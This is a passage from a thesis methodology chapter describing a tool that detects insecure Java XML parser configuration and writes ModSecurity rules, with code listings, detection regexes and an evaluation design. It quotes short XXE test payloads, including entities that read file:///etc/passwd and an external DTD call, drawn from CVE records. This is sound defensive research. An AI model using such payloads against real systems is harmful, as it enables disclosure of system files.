To get an understanding of the general methodology of the research, a figure of the high level design is presented in Figure 4.1. This shows the process starting, in step two, with inputting the directory of an application to test. Then the source files of that code are analyzed to find vulnerabilities. This happens in step 3. The program is here looking for security vulnerabilities in the configuration of the parser used. Here an example parser is used to prove the methodology. The process to select the parser used is described in Section 4.5.3. As described in step 4 if there is found vulnerabilities in the source files rules are created. If no vulnerabilities are found the process ends. However, if there is found a vulnerability a rule must be built to combat that vulnerability. This happens in step 5. To correctly build this rule it must be adapted to the web application firewall. As mentioned in Section 2.2.2, there are a number of similarities among them. To do this, a web application firewall must be chosen to test the methodology. The process for this selection is explained in Section 4.5.2. When this rule is built, the last step of the process is to apply it to the web application firewall. A more detailed description of this process will follow in Section 4.5.4.



Figure 4.1: High level description of XXE2WAFConfigurer

4.5.2 Selection of web application firewall

The methodology itself is not created for the purpose of being specific to one actual web application firewall. However, the rules have to be implemented for one specific firewall implementation as discussed in Section 2.2.3. For XXE2WAFConfigurer it was then necessary to choose one web application firewall to prove that the idea works.

Firstly, was it optimal to use a commercial or open-source web application firewall? The benefit of using a commercial firewall would be the fact that they are more connected to the various cloud solutions available in today's market. That means that testing on these might provide a better indication on how well the solution would work in those scenarios. However, a clear weakness in using these for testing is that the information on how they work and what tools they use are sparser. In terms of open source solutions, they have the opposite benefit. It is possible to make checks on how they work and if information isn't easily available it can often be deducted from the code. Especially the last point was important in the decision to use an open-source web application firewall.

There are several opensource web application firewalls available today. Some of the most prominent includes ModSecurity, WebKnight and Shadow Daemon. In Section 3.1.2 an overview of research into web application effectiveness against most critical security vulnerabilities is presented. Another aspect of this section is the standard methodology of web application firewall research. What can be deducted here is that a majority of research uses ModSecurity for testing [56][55][1][61]. While one used Guardian and WebKnight additionally [52]. With ModSecurity both being one of the most popular opensource web application firewalls in addition to being the most popular in research it was a natural selection.

4.5.3 Selection of parser

There are a number of different XML parsers available for Java as seen in Section 2.3.2. As explained in this section many of those parsers have the common functionality of using either features or attributes to protect against XXE and BIL attacks. This means that proving a solution for one of the parsers means that the same methodology is likely to be functional for the rest of the feature/attribute-based parsers. To demonstrate the applicability of XXE2WAFConfigurer, the evaluation is limited to two parsers. Here one parser will be tested on a larger number of applications to test the ability of the tool. The second

parser will be used to prove the generalizability of the tool. Correctly choosing the right parsers for this purpose was done by following a set of criteria.

- The parser must be for Java
- The parser must be vulnerable to both BIL and XXE attacks
- The parser must be commonly used
- The parser must use features or attributes to protect against XXE

Jan et al. [24] compiled a list of the most popular XML parsers and their vulnerability to XML attacks in 2015. In Table 4.2 an overview of his finding on Java parsers is presented. As can be seen from this table there is a huge difference in the usage between the different parsers. Std-DOM, Std-SAX and Std-STAX are by far the three most used parsers, with Std-DOM the most used. In Table 4.3 all the same parsers are listed by their vulnerability to BIL and XXE. For testing the research, it is important that the chosen parser is vulnerable to both. Five of the parsers were vulnerable to both type of attacks, JDOM2, NanoXML, Std-DOM, Std-SAX and Xerces-JDOM.

Parser	**Github**	**Google Code**
JDOM2	2,861	9,380
NanoXML	1,410	291
NanoXML-LITE	6,057	4,380
Std-DOM	112,638	58,900
Std-SAX	43,307	11,200
Std-STAX	84,826	4,840
WOODSTOX	252	251
XERCES-JDOM	3,444	1,440

Note: Adapted from paper by Jan et al. [24].

Table 4.2: Usage of different Java XML parsers per Github and Google Code

Parser	**Vulnerable to BIL**	**Vulnerable to XXE**
JDOM2	Yes	Yes
NanoXML	Yes	Yes
NanoXML-LITE	No	No
Std-DOM	Yes	Yes
Std-SAX	Yes	Yes
Std-STAX	No	No
WOODSTOX	No	No
XERCES-JDOM	Yes	Yes

Note: Adapted from paper by Jan et al. [24].

Table 4.3: Vulnerability to BIL and XXE in Java XML parsers

Based on the findings in Table 4.2 and 4.3 there were two main candidates for the implementation of the research, Std-DOM and Std-SAX. Both of these were vulnerable to BIL and XXE and were two of the most used parsers. With the usage of Std-DOM being over three times the usage of Std-SAX it was decided to use Std-DOM to test the tool on the larger set of applications. Std-SAX was used to test the generalizability.

4.5.4 Design of the tool to auto-configure WAF based on source code analysis

The proof-of-concept tool, XXE2WAFConfigurer, implemented for this research looks through the code to decide whether it is vulnerable or not. If it finds the existence of the Std-DOM it will then look for security features. In the absence of any security features, or lack of the correct features, it will then write a list of rules to be used by the web application firewall. These rules are based on pre-defined regular expressions created to mimic the Std-DOM security features. A flowchart of this process is shown in Figure 4.2.

To implement this methodology a decision had to be made regarding how to implement the static analysis. The decision was to use abstract syntax trees. An AST is a representation of the source code. By transforming the source code into an AST, it would then be possible to iterate over the nodes and look for the security features. As the XXE features are purely set as an attribute in the source code this would make AST an ideal technique to find these features. Additionally, for the purpose of the WAF it is enough to know whether the application is vulnerable or not. It is not necessary to know where that vulnerability is, or how many times that vulnerability presents itself in the code. By using AST, it will be possible to only look at the nodes between the initialization of the parser and the execution of the parsing, retrieving only the necessary information.



Figure 4.2: Flowchart of the process flow in XXE2WAFConfigurer

General implementation

Firstly, the program iterates through the directory of the application project, in step 2. While doing this the program compiles a list of all .java files in step 3. This means that the program works on the source code of the program, and not the compiled version. The program then reads through one and one file to find vulnerabilities.

To create the abstract syntax trees and to navigate these the chosen library was JavaParser[1]. For every code file a compilation unit is created in step 4, which is the representation of that file code to be used by JavaParser. This means that every line of that code is represented in the AST. Analyzing through that code is both time consuming and unnecessary. The Std-DOM parser is started off by initializing the DocumentBuilderFactory and is in the end executed by parsing the data. Both are method call expressions. In addition, the same holds for all the setFeature calls to correctly protect the code. Thus, a list containing the nodes performing method call expressions are created in step 5. This can be seen in Listing 4.2.

```
1
2  private void readFile(String file) throws
       FileNotFoundException {
3          setRuleLocation(ruleLocation);
4          CompilationUnit cu=StaticJavaParser.parse(new File(
               file));
5          List<Node> methodCallList = new ArrayList<>(cu.
               findAll(MethodCallExpr.class));
6          FindDocumentBuilderFactory fdbf = new
               FindDocumentBuilderFactory(methodCallList,
               ruleLocation);
7          fdbf.analyzeDocumentBuilderFactory(ruleNumber);
8          setRuleNumber(fdbf.getRuleNumber());
9      }
```

Listing 4.2: Reduce the code down to a list of Nodes containing Method call expressions

The code from the compilation unit would as mentioned consist of the whole file, as can be seen in Listing 4.3. These will then be reduced to the list of nodes seen in Listing 4.4. This is conducted by line 5 in the code seen in Listing 4.2. Here all the nodes of the class MethodCallExpr are found and added to a list of nodes. After this is conducted the program only contains the nodes as seen in Listing 4.4.

[1] https://javaparser.org/

```
1
2  public class Test {
3
4      public static Document loadXMLFromString(String xml)
           throws Exception{
5          DocumentBuilderFactory factory =
               DocumentBuilderFactory.newInstance();
6          factory.setFeature(XMLConstants.
               FEATURE_SECURE_PROCESSING, true);
7          DocumentBuilder builder = factory.
               newDocumentBuilder();
8          InputSource is = new InputSource(new StringReader(
               xml));
9          return builder.parse(is);
10     }
11 }
```

Listing 4.3: The compilationunit of example code

```
1  DocumentBuilderFactory.newInstance(), factory.setFeature(
       XMLConstants.FEATURE_SECURE_PROCESSING, true), factory.
       newDocumentBuilder(), builder.parse(is)]
```

Listing 4.4: The nodes after limiting to method call expressions

In the example code given above in Listing 4.3, the code only consists of the code between the creation of the DocumentBuilderFactory in line 5 and the final parsing in line 10. Throughout this text the DocumentBuilderFactory initializing will be viewed as the start of the Std-DOM parsing, and the final parsing as the end. In a normal application the code would be much larger, and thus the list of method call expressions would include many more nodes. Therefore, the search for security features were limited to only the parts of the code between the start and the end of the parsing. This procedure is performed in step 6 in Figure 4.2. This was done by locating the start and then adding every node until the parsing was completed. For every section of code where this pattern was found a list of the nodes between the start of the parsing and the execution of the parsing was added. This list would then be similar to the list seen in Listing 4.4, but could vary in terms of the method call expressions between the start and execution of the parse. In step 7 the program would iterate through that list of nodes searching for the security features. The security features applied are based on a list by Jan et al. [24] and the recommendations from OWASP [45]. Two examples of these features are seen in Listing 4.5. They are applied to block general external entities set in line 2 and external parameter entities set on line 5. The full list of security features will be presented in Section 4.5.4.

```
#Parameter Feature
dbf.setFeature("http://xml.org/sax/features/external-
    parameter-entities", false);

#General External entity feature:
dbf.setFeature("http://xml.org/sax/features/external-
    general-entities", false);
```

Listing 4.5: Setting feature for blocking general external entities and external parameter entities

The program then has a flag for every security feature. The only security feature that does not use a boolean value when set is the "JDK_ENTITY_EXPANSION_LIMIT" which sets the limit to how many rounds of entity expansion can be performed. In the program however, it is reviewed based on whether the feature is set or not. This procedure is performed in step 8. If the file is then seen as secure the program returns to step 4 and starts looking at a different file for vulnerabilities.

If the program finds missing features it will move to step 9. Now the rules are applied based on the flags. These rules can be seen in Listing 4.6. Here the rules start at lines 1, 10, 19, 30 and 39. Before writing the rule the program makes a check to the rules written by the program to see if that rule is already added. This is done in step 10. If the rule is already added the program moves back to step 9 to check a different flag. However, if the rule is not added it moves on to step 11. Here the program adds the regular expression to combat the missing security feature to the rule building, which will be further explained in Section 4.5.4. These rules are then written to a file in a set location. This location can be set by the user of the program. The user can then set it to the ModSecurity rules folder, automatically implementing the rules, or to a different location. When all the files in the directory is checked the program ends.

```
1  SecRule REQUEST_BODY "@rx <!doctype\s+[a-z0-9-.\/:_%]*\s+(
       system|public)\s+(\"[a-z0-9-.\/:_%]*.dtd\")" \
2       "id:'1',\
3       phase:2,\
4       deny,\
5       log,\
6       t:compressWhitespace,t:lowercase,t:urlDecode,\
7       msg:'XXE rule based on source code - rule_private_dtd
            ',\
8       logdata:'Matched Data: %{MATCHED_VAR} found within %{
           MATCHED_VAR_NAME}'"
9
10 SecRule REQUEST_BODY "@rx <!doctype\s+[a-z0-9-.\/:_%]*\s+(
       system|public)" \
11      "id:'2',\
12      phase:2,\
13      deny,\
14      log,\
15      t:compressWhitespace,t:lowercase,t:urlDecode,\
16      msg:'XXE rule based on source code -
           rule_public_ext_dtd',\
17      logdata:'Matched Data: %{MATCHED_VAR} found within %{
           MATCHED_VAR_NAME}'"
18
19 SecRule REQUEST_BODY "@rx <!entity\s+[a-z0-9-.\/:_%]+\s+(
       system|public)" \
20      "id:'3',\
21      phase:2,\
22      deny,\
23      log,\
24      t:compressWhitespace,t:lowercase,t:urlDecode,\
25      msg:'XXE rule based on source code - rule_entity',\
26      logdata:'Matched Data: %{MATCHED_VAR} found within %{
           MATCHED_VAR_NAME}'"
27
28
```

```
29
30 SecRule REQUEST_BODY "@rx <!entity\s*[%]*\s+[a-z0-9-.\/:_
       %]*\s+(system|public)" \
31      "id:'4',\
32      phase:2,\
33      deny,\
34      log,\
35      t:compressWhitespace,t:lowercase,t:urlDecode,\
36      msg:'XXE rule based on source code - rule_parameter',\
37      logdata:'Matched Data: %{MATCHED_VAR} found within %{
           MATCHED_VAR_NAME}'"
38
39 SecRule REQUEST_BODY "@rx <!entity\s*[a-zA-Z0-9]*\s*[\\a-zA
       -Z0-9]*(&[a-zA-Z0-9]*;\s*)(?1)+[\\a-zA-Z0-9]*>\s*<!
       entity\s*[a-zA-Z0-9]*\s*[\\a-zA-Z0-9]*(&[a-zA-Z0-9]*;\s
       *)(?1)+[\\a-zA-Z0-9]*>" \
40      "id:'5',\
41      phase:2,\
42      deny,\
43      log,\
44      t:compressWhitespace,t:lowercase,t:urlDecode,\
45      msg:'XXE rule based on source code -
           rule_entity_expansion',\
46      logdata:'Matched Data: %{MATCHED_VAR} found within %{
           MATCHED_VAR_NAME}'"
```

Listing 4.6: Outputted rules from a vulnerable application

Pre-defined regular expressions

This research does not look at generating the regular expressions based on the vulnerability, but rather applying pre-defined regular expressions. These pre-defined regular expressions are created manually based on the security features the XML parser applies. The features that will be used as a baseline for the rules are:

- FEATURE_SECURE_PROCESSING: Instruction to set the processing of XML data to a secure manner [44].
- load-external-dtd: Blocks all external use of a DOCTYPE declaration [4]
- external-general-entities: Blocks all use of external entities [4]
- external-general-parameters: Blocks all use of external parameters [4]
- JDK_ENTITY_EXPANSION_LIMIT

For the FEATURE_SECURE_PROCESSING feature there were not generated a regular expression. This was due to it being a general processing feature for several vulnerabilities. Instead, the regular expressions were mimicked on the other rules. The FEATURE_SECURE_PROCESSING was thus only used to clarify whether the application is safe or not.

Regular expressions can be implemented differently in different languages and systems. ModSecurity uses the same regular expression library used by Apache. This library is Perl-Compatible regular expressions (PCRE). To ensure that the regular expressions follow the implementation used in ModSecurity the guidelines from Mischel [31] book was used.

For the load-external-dtd feature the point is to block the usage of document type definitions to call on external .dtd files. To block this a regular expression had to be crafted to block the sequence that allows for that call. Listing 4.7 shows an example of this type of attack.

```
1 <?xml version="1.0" encoding='UTF-8' ?>
2         <!DOCTYPE foo SYSTEM "http://127.0.0.1:8000/foo.dtd
              ">
3 <ibwfrpc name='CFGPUT'>
4     <object type='webconfig'></object>
5     <returncode>10000</returncode>
6 </ibwfrpc>
```

Listing 4.7: XML calling an external document type definition file

This attack pattern is a !DOCTYPE declaration followed by a name then the SYSTEM keyword. This keyword is either SYSTEM or PUBLIC based on whether it is a private or public external document type declaration. At the end it declares the address of the external document type declaration. To block this a regular expression had to block that pattern. Two regular expressions were created for this purpose. These can be seen in Listing 4.8. As can be seen here, the second regular expression would also block the ones set by the first regular expression. The purpose of having both is mostly for logging purposes of types of attacks performed. The reasoning for lower case !doctype will be further explained in Section 4.5.4.

```
1 #Regular Expression 1:
2 <!doctype\s+[a-z0-9-.\/:_%]*\s+(system|public)\s+(\"[a-z0
     -9-.\/:_%]*.dtd\")
3 #Regular Expression 2:
4 <!doctype\s+[a-z0-9-.\/:_%]*\s+(system|public)
```

Listing 4.8: Regular expression for DTD attacks

The third and fourth security features in the list blocks external entity and parameter usage. These are the "external-general-entities" and "external-general-parameters" features. An example of the structure of an attack using both these features can be seen in Listing 4.9.

```
<!ENTITY % myParameterEntity SYSTEM parameter >
<!ENTITY myEntity SYSTEM entity >
```

Listing 4.9: XML example using external entity and parameter entity

To protect against attacks abusing these possibilities in the XML language two rules were made. Here the decision to divide the rules were based on having logging for type of attack. But also, clarity in which attacks were blocked. As seen in Listing 4.9, the general pattern is very similar, and it could have been reduced to one rule. The two rules created can be seen in Figure 4.10. The only difference between the two is the search for the parameter entity's usage of the % sign.

```
#Regular Expression 1 - External entity:
<!entity\s+[a-z0-9-.\/:_%]+\s+(system|public)
#Regular Expression 2 - Parameter entity:
<!entity\s*[%]*\s+[a-z0-9-.\/:_%]*\s+(system|public)
```

Listing 4.10: Regular expression for external entity and external parameter attacks

The last security feature was the blocking of entity expansion. Here the focus will only be on the entity expansions that can be performed within one file. There are entity expansions that can be done by calling yourself and thus creating a loop. However, these attacks require external entities, which are blocked by another regular expression. An example of entity expansion can be seen in Listing 4.11. What happens here is that the "&x0; in !ENTITY x1 calls upon !ENTITY x0. In this example nothing malicious happens, but with a larger number of expansions it can turn into a DOS attack.

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE entityExpansion[
<!ENTITY x0 "expansion">
<!ENTITY x1 "&x0;&x0;">
```

Listing 4.11: Example XML for entity expansion

While the previous regular expressions have been more straight forward detection of a pattern. This type of attack needs to check for a repeat in behavior. To check for this a matching group was used to capture the repeating behavior in the regular expressions. What is done is by matching the "(&Entity;)" pattern and looking for a repetition of this. This is done by the "(&[a-zA-Z0-9]*;\s*)(?1)" expression. What is done here is by using a matching group then looking for a repetition of this at least once. Lastly, a check on the whole string is done twice to establish a repeated pattern. The full regular expression is available in Listing 4.12.

```
<!entity\s*[a-zA-Z0-9]*\s*[\\a-zA-Z0-9]*(&[a-zA-Z0-9]*;\s*)
    (?1)+[\\a-zA-Z0-9]*>\s*<!entity\s*[a-zA-Z0-9]*\s*[\\a-zA
    -Z0-9]*(&[a-zA-Z0-9]*;\s*)(?1)+[\\a-zA-Z0-9]*>
```

Listing 4.12: Regular expression for entity expansion

Building the rule

Building the rule meant inserting the pre-defined regular expression into a setup to output a ModSecurity rule. The first aspect of this was to ensure to overlap of rule numbers. In ModSecurity identical rule numbers means that the WAF does not load. A logic was then implemented to ensure a new rule number was given to each written rule. In addition, for any rule outputted there were no need for any additional rules for the same missing feature. This would mostly be an issue for larger systems with several instances of the XML parser. For this a check before building the rules were done for a rule identifier. The identifier will be more thoroughly explained later in this section.

To build the rules themselves the partitions of the rule explained in Section 2.2.1 had to be followed. In Listing 4.13 the code used to build the rule is presented. The inputs are a rule number for rule ID, the regular expression, a disruptive action and a rule identifier used in the rule message. The purpose of the rule identifier is to have a unique identification for the rule in the message. This makes it possible to do an exact check to see if this rule is already added.

The SecRule in line 3 is an identifier used by ModSecurity to know that a rule starts and needs to be at the start of any rule. Next is the variable and the operator. Here the rule is focused on the REQUEST_BODY variable as seen in line 4, which means it will search through the body of the HTTP request. This is where the XML payload will be. The operator @rx, in line 5, indicates that the rule will perform a regular expression matching against the content of that request body.

All the remaining parts of the rule building is the transformation function and the meta-data actions. The meta-data actions contain all the actions that gives information about the rule. This includes the id set in line 6, which phase the rule will be enacted upon set in line 7 and the message given by the system set in line 8. In addition, it holds the formatting of the logged data, which is based on the ModSecurity rules. This is set in line 9.

Last is the transformation function, which is set in line 10. This is how the processed data should be transformed before the matching happens. Three transformations are done in these rules. The first, "compressWhitespace" reduces all whitespaces to a singular whitespace. Here a "removeWhitespace" could have been used. However, that would make it impossible to use the whitespaces as a part of the matching. The second transformation is the "lowercase" transformation, which reduces the text in the request body to lowercase letters. !DOCTYPE and !ENTITY must always be written in uppercase letters, and thus it should be unnecessary. However, by basing the regular expression matching on only lowercase letters the chance of a workaround lessens. The last transformation performed is "urlDecode" to decode the content if it is URL encoded.

```

public String buildARule(int ruleNumber, String regex, String action, String ruleIdentifier){
        String secRule = "SecRule ";
        String variables = "REQUEST_BODY ";
        String operator = "\"@rx ";
        String id = "\"id:'" + ruleNumber + "',\\";
        String phase = "phase:2,\\";
        String msg = "msg:'XXE rule based on source code - " + ruleIdentifier + "',\\";
        String logdata = "logdata:'Matched Data: %{MATCHED_VAR} found within %{MATCHED_VAR_NAME}'\"";
        String transformations = "t:compressWhitespace,t:lowercase,t:urlDecode,\\";
        String log = "log,\\";

        return String.join(newLine,
                secRule + variables + operator + regex + "\" \\",
                "\t" + id,
                "\t" + phase,
                "\t" + action + ",\\",
                "\t" + log,
                "\t" + transformations,
                "\t" + msg,
                "\t" + logdata
                );
```

Listing 4.13: Code for building rules for ModSecurity

4.6 Evaluation Design

In this section the evaluation design of the research will be presented. It will be presented based on two different steps. First, the methodology used to determine the classification of the results into true and false positives will be presented in Section 4.6.1. Secondly, the evaluation design of the tools ability to the correctly assess whether an application is vulnerable or not will be presented in evaluation step 1. This is described in Section 4.6.2. Lastly, the evaluation design on the WAF-rules ability to protect the WAF against XXE attacks are conducted in evaluation step 2. This is described in Section 4.6.3. Both these sections will also describe the selection process to gather the data used for the evaluations.

4.6.1 Classification of true positives and true negatives

A difficult question in terms of the classification of payloads for evaluation step 2 is where to classify payloads that use external Document Type Definitions and External Entities in a non-malicious manner. These are as mentioned non-malicious, and optimally should be accepted. However, for both the WAF rules and for the std-DOM parser's security features the expected behavior is to stop them. The question is then, is the behavior of blocking these payloads a true positive action or a false positive action? By the consideration that by blocking it the std-DOM parser and the WAF rules follows the intended functionality it would be incorrect to label it as a false positive. It would rather be correct to label it is a limitation or weakness of their functionality. Due to this fact the thesis will consider any blocking action of external entities or external document type definitions as true positives, no matter if the payload is malicious or not. By this logic the following definitions will be used for classification of attacks:

- **True positive**: Blocking of any payloads using external document type definitions or external entities, no matter if the payload is malicious or not.
- **False positive**: Blocking of any non-malicious payloads not using external document type definitions or external entities.
- **True negative**: Letting a non-malicious payload pass that does not use external document type definitions or external entities.
- **False negative**: Letting any payloads using external document type definitions or external entities pass.

For evaluation step 1 the calculation of true positives, false positives, true negatives and false negatives will follow the standardized method without any necessary clarifications. A correctly detected vulnerable application will be a true positive, while if a vulnerable application is not detected it is a false negative. For the non-vulnerable applications, a correct classification as non-vulnerable is a true negative, while incorrectly flagging a non-vulnerable application as vulnerable is a false positive.

4.6.2 Evaluation design for evaluation step 1

To conduct the evaluation of the first evaluation step a list of vulnerable and non-vulnerable applications had to be made. In this section the selection of these are presented. After these selections are presented the overall evaluation design for evaluation step 1 will be explained.

Selection of vulnerable applications

Testing the effectiveness and whether the tool identifies vulnerable applications is important in knowing the usefulness of XXE2WAFConfigurer. The method decided for this research is to test the program using many random vulnerable and non-vulnerable application. By testing the program on a larger number of applications the chance of identifying possible code sequences that the program is unable to detect increases.

To test the effectiveness of the tool on vulnerable application, the approach decided is to use the tool on applications that are vulnerable to both XXE and BIL. The decision to create the collection of applications in a semi-randomized order was to reduce the chance of own bias when picking websites. Jan et al. [24] identified a list of 99 different vulnerable applications. By using this list to create a collection of testing applications there is no chance of any website being removed purely because the program would not work. A set number of applications will be included except applications which fulfills one or more of the following criteria:

- The repository of the application has been deleted
- There is not found a vulnerable std-DOM parser (i.e., have been patched, or changed parser)
- The vulnerabilities are not found in java files

The third criteria means that any vulnerability found in for instance groovy files are not included. This is due to the proof-of-concept being limited to looking at java files. Including for instance groovy files would not have been a large undertaking, but it would then have to be done for all java syntax compatible languages. With the large host of possible java syntax compatible languages available the decision the fell on setting a hard limit on only including .java files for this experiment.

After going over the list of applications using the aforementioned list of criteria 27 applications were removed. Mostly because of deleted repositories. This leaves a list of 72 vulnerable applications. A majority of these applications are not web applications which is the focus of the program. However, the parser itself, which the program locates, does not change whether the application itself is web based or not.

This list of 72 applications were then used to make two sets of applications. One set to test the Std-DOM parser and one to test the Std-SAX parser. The Std-DOM set was created by taking 40 random applications from the list. To create the list for the Std-SAX parser all the applications using the Std-SAX parser without correctly configured security features were used from the initial list of 72 applications.

Selection of non-vulnerable applications

To find the non-vulnerable applications two different approaches were considered. The first was to take the same applications used to test the vulnerable applications and patch them. A benefit of this was the limitation of the same bias mentioned for the vulnerable application. The removal of bias in the choice of applications. However, it would introduce bias in the method of patching the application. Considering that the main reason for choosing a larger number of applications was to increase the chance of different methods of applying the security features this was deemed as a less suitable option. The method used instead was a Github search for applications using both DocumentBuilderFactory and security features to find the list for the Std-DOM parser. Every application was then looked over to see if it had applied the security features, and if they had, it was added to the list. To create the set for the Std-SAX parser the list created for the Std-DOM parser was reviewed. Every application in the list was checked for the Std-SAX parser. If it was correctly configured it was then added to the set.

General evaluation design

It would not be enough to only prove that the program correctly assessed whether the program was vulnerable or not. Equally importantly it had to be assessed whether the program correctly identified which rules should be outputted. To ensure a high level of control of both factors the program testing would be manually performed. Firstly, every application would be assessed on whether rules were added to a file upon completion of the program. If files were added this would show that the program had identified the occurrence of a vulnerability. To make sure that the correct files were being looked at all files were created with a timestamp. Following this the file with rules were checked to ensure that the rules added fit with the lack of security features in the code. This would likely mostly consist of all possible rule combinations as most unprotected applications have none of the security features. Lastly, a check to see whether sites with several instances of insecure parsers created several identical rules. As the WAF rules are application-wide there would be no need for this to happen, and even though unlikely, could have a negative impact. Thus, this would be unintended behavior which would mean the program did not work.

The results of the testing will be presented based on the data gathered from testing on all the vulnerable and non-vulnerable applications. Here the testing is focused on the ability of XXE2WAFConfigurer to correctly detect whether the tested application is vulnerable or not.

These numbers would then be used to calculate the average recall and precision for XXE2WAFConfigurer. The total of the calculations and the list of results per application will be the quantitative data presented for evaluation step 1. These metrics have previously been used for static analysis by, for instance, Zhang et al. [62] to evaluate a methodology for taint analysis, and by Li et al. [28] for a systematic review of static analysis for android.

$$Recall = \frac{True\ Positives}{True\ Positives + False\ Negatives}$$

$$Precision = \frac{True\ Positives}{True\ Positives + False\ Positives}$$

The qualitative data presented will consist of observations done throughout the experiment of analyzing the different applications. Especially will a deeper look into applications that did not yield the expected answer be more thoroughly presented. These cases will be presented by looking at method call expression nodes and the source code of that application.

4.6.3 Evaluation design for evaluation step 2

To conduct the evaluation of the research both an insecure test web application and a set of tests were required. In addition, testing had to be done on a correctly configured Java DOM-parser to get reference results to compare with the results from XXE2WAFConfigurer. In this section the approach to selection of both the test web application and the sets of tests utilized in the implementation of the research will be presented. After these selections are presented the overall evaluation design for evaluation step 2 will be explained.

Selection of malicious payloads for testing

To create test data the Common Vulnerabilities and Exposures registry was used. The registry was filtered by a keyword search for the term "XML external entity". This search gave a 583 CVE records with the latest being "CVE-2021-27184". Any records added later than this in the research period was not used in the test data. In addition, a search was conducted for the term "billion laughs". This search gave a return of 20 entries

Every record was then reviewed based on a set of inclusion criteria. If the CVE record included at least one of the criteria the record was added to the list of test records.

- The CVE contains a proof-of-concept attack
- The CVE record contains a description to recreate a proof-of-concept payload

To avoid misunderstandings in the use of the CVE records, the record had to include all the following criteria to be considered:

- The bug description was written in English
- The proof-of-concept description was written in English

To create the initial list every record with a proof-of-concept vulnerability was added. It was at this point not performed any checks to ensure that a record with a similar exploit was not added. Thus, there is a chance that if two different records listed the same proof-of-concept exploit, they were both added. Lastly, as the parser focused on in this thesis is a DOM-parser no soap focused exploits are considered.

Based on the criteria listed above the number of records was reduced to 84. The CVE records used can be seen in appendix B for the XXE records and appendix C for the billion laughs records. For some records more than one proof-of-concept exploit was presented. In this case all were added to their respective category. In addition, there were cases where all that was provided was the skeleton of a possible exploit. These cases were reviewed if they brought something new that was not already a part of the test cases. If they did

not bring anything new, they were discarded. However, the requirement to disqualify the entry of a new record was that there existed a copy of the same exploit in the test set. An example of two records that were close enough in design can be seen in Listing 4.14 and Listing 4.15. In this case only one of the payloads were added to the test set. Any minimal change from previous entries meant that the record was added to ensure that records were not removed resulting in lower coverage.

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE doc [
<!ENTITY x3 SYSTEM "file:///etc/passwd"> ]
><person><name>&x3;</name></person>
```

Listing 4.14: IB XXE attack with similar structure version 1

As can be seen in the difference between the two records the main methodology of the exploit is the same. It still uses a SYSTEM entity to retrieve the linux passwd file in line 3. In addition, the differences in the xml body after the declarations have minimal differences. A larger difference in the body might have made both eligible to ensure coverage.

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "file:///etc/passwd">
